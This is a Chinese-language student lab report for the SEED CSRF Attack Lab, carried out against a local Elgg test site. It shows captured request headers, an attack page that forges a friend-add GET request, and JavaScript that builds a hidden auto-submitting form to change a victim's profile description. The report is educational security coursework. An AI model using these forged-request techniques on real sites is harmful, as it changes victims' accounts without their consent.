

## 第三次实验

姓名：林一帆

学号：57119114

报告日期：2021.7.15

实验内容：Cross-Site Request Forgery (CSRF) Attack Lab

实验过程：

Lab Environment Setup:


DNS configuration:

```
[07/15/21] seed@VM:~$ sudo vi /etc/hosts
# For CSRF Lab
10.9.0.5          www.seed-server.com
10.9.0.5          www.example32.com
10.9.0.105       www.attacker32.com
```

Task 1: Observing HTTP Request.

捕获一个 HTTP GET 请求和一个 HTTP POST 请求，确定这些请求中使用的参数

打开控制台监看请求数据：



登录 alice 用户，查看 HTTP 请求：（POST 请求）

▶ POST http://www.seed-server.com/action/login	
Transferred	0 GB (0 GB size)
Referrer Policy	no-referrer-when-downgrade
▼ Request Headers (585 B) <span>Raw</span>	
①	Accept: application/json, text/javascript, */*; q=0.01
①	Accept-Encoding: gzip, deflate
①	Accept-Language: en-US,en;q=0.5
①	Connection: keep-alive
①	Content-Length: 565
①	Content-Type: multipart/form-data; boundary=-----92585079834486628891837164043
①	Cookie: Elgg=tevcgves3of3srcllbu46bjr28
①	Host: www.seed-server.com
①	Origin: http://www.seed-server.com
①	Referer: http://www.seed-server.com/
①	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
	X-Elgg-Ajax-API: 2
	X-Requested-With: XMLHttpRequest


点击 Friend 按钮，查看 HTTP 请求: (GET)

▶ GET http://www.seed-server.com/friends/alice	
Status	200 OK ①
Version	HTTP/1.1
Transferred	3.67 KB (15.34 KB size)
Referrer Policy	no-referrer-when-downgrade
▼ Response Headers (445 B) <span>Raw</span>	
①	Cache-Control: must-revalidate, no-cache, no-store, private
①	Connection: Keep-Alive
①	Content-Encoding: gzip
①	Content-Length: 3318
①	Content-Type: text/html; charset=UTF-8
①	Date: Thu, 15 Jul 2021 08:51:32 GMT
①	expires: Thu, 19 Nov 1981 08:52:00 GMT
①	Keep-Alive: timeout=5, max=100
①	pragma: no-cache
①	Server: Apache/2.4.41 (Ubuntu)
①	Vary: Accept-Encoding,User-Agent
①	x-content-type-options: nosniff
①	x-frame-options: SAMEORIGIN


▼ Request Headers (430 B) <span>Raw</span>	
①	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
①	Accept-Encoding: gzip, deflate
①	Accept-Language: en-US,en;q=0.5
①	Connection: keep-alive
①	Cookie: Elgg=j6jc6aob0gq8md51i6k79df8lj
①	Host: www.seed-server.com
①	Referer: http://www.seed-server.com/
①	Upgrade-Insecure-Requests: 1
①	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0

## Task 2: CSRF Attack using GET Request

登录 samy 用户、搜索 alice、然后点击添加



查看 HTTP 请求头参数



▼ Request Headers (565 B) Raw

- Accept: application/json, text/javascript, \*/\*; q=0.01
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=sgl8eu9l7uaqgbc37n1614ecig
- Host: www.seed-server.com
- Referer: http://www.seed-server.com/search?q=alice&search\_type=all
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0
- X-Requested-With: XMLHttpRequest

URL:

▶ GET http://www.seed-server.com/action/friends/add?friend=56&\_\_elgg\_ts=1626339969,1626339965&\_\_elgg\_token=kSSktDjdHvSx6zTa2wTGnQ,qkUoLK14gqFCxwrp-Twflg

使用其他账号添加 samy 时，得到 samy 的 friend=59

伪造一个跨站 GET 请求来添加好友

```
root@VM:/home/seed/Desktop/Labs_20_04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup# cd attacker
root@VM:/home/seed/Desktop/Labs_20_04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# ls
addfriend.html editprofile.html index.html testing.html
root@VM:/home/seed/Desktop/Labs_20_04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# vim addfriend.html
```

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

copy 到攻击网站

```
root@VM:/home/seed/Desktop/Labs_20_04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# cp addfriend.html index.html
```

向 alice 发送一个带有攻击链接的信息

To \*

 Alice ✕

Write recipient's username here.

Subject \*

task2

Message \*

**B I U S Ix**

[www.attacker32.com](http://www.attacker32.com)

[Embed content](#) [Edit HTML](#)

登录账户 alice, 点击发来邮件的链接, 显示添加 samy 为好友, 攻击成功。



**task2**

From **Samy** a minute ago

[www.attacker32.com](http://www.attacker32.com)

You have successfully added Samy as a friend.

### Task 3: CSRF Attack using POST Request

Samy 修改自己的信息，查看参数

Display name

Samy

About me

[Embed content](#) [Edit HTML](#)

**B I U S**

Samy is my Hero

**POST** <http://www.seed-server.com/action/profile/edit>

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----36100790856371619142957619574
Content-Length: 2987
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: elgg=cq6kpt8m31l9uk0btqf96b8vln
Upgrade-Insecure-Requests: 1
```

`elgg_token=2v1lm9UAToG0l2qB0czlNw&elgg_ts=1626347086&name=Samy&description=<p>Samy is my Hero</p> &acc`

编写 editprofile.html 里的攻击代码

```
root@VM:/home/seed/Desktop/Labs_20.04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# vim editprofile.html
```

```
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");


// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
```

copy 到攻击网站

```
root@VM:/home/seed/Desktop/Labs_20 .04/Web Security/Cross-Site Request Forgery Attack Lab/L
absetup/attacker# cp editprofile.html index.html
```

向 alice 发送一个带有攻击链接的信息

To \*

 Alice ✕

Write recipient's username here.

Subject \*

task3


Message \*

[Embed content](#) [Edit HTML](#)

**B I U S I**

[www.attacker32.com](http://www.attacker32.com)

Alice 点击后签名被修改



问题 1:

可以向 alice 发送好友请求, 就可以轻松获得 alice 的 guid 号

问题 2:

不能攻击成功。因为攻击代码的用户 id 已经确定了, 其他用户都不会受到攻击。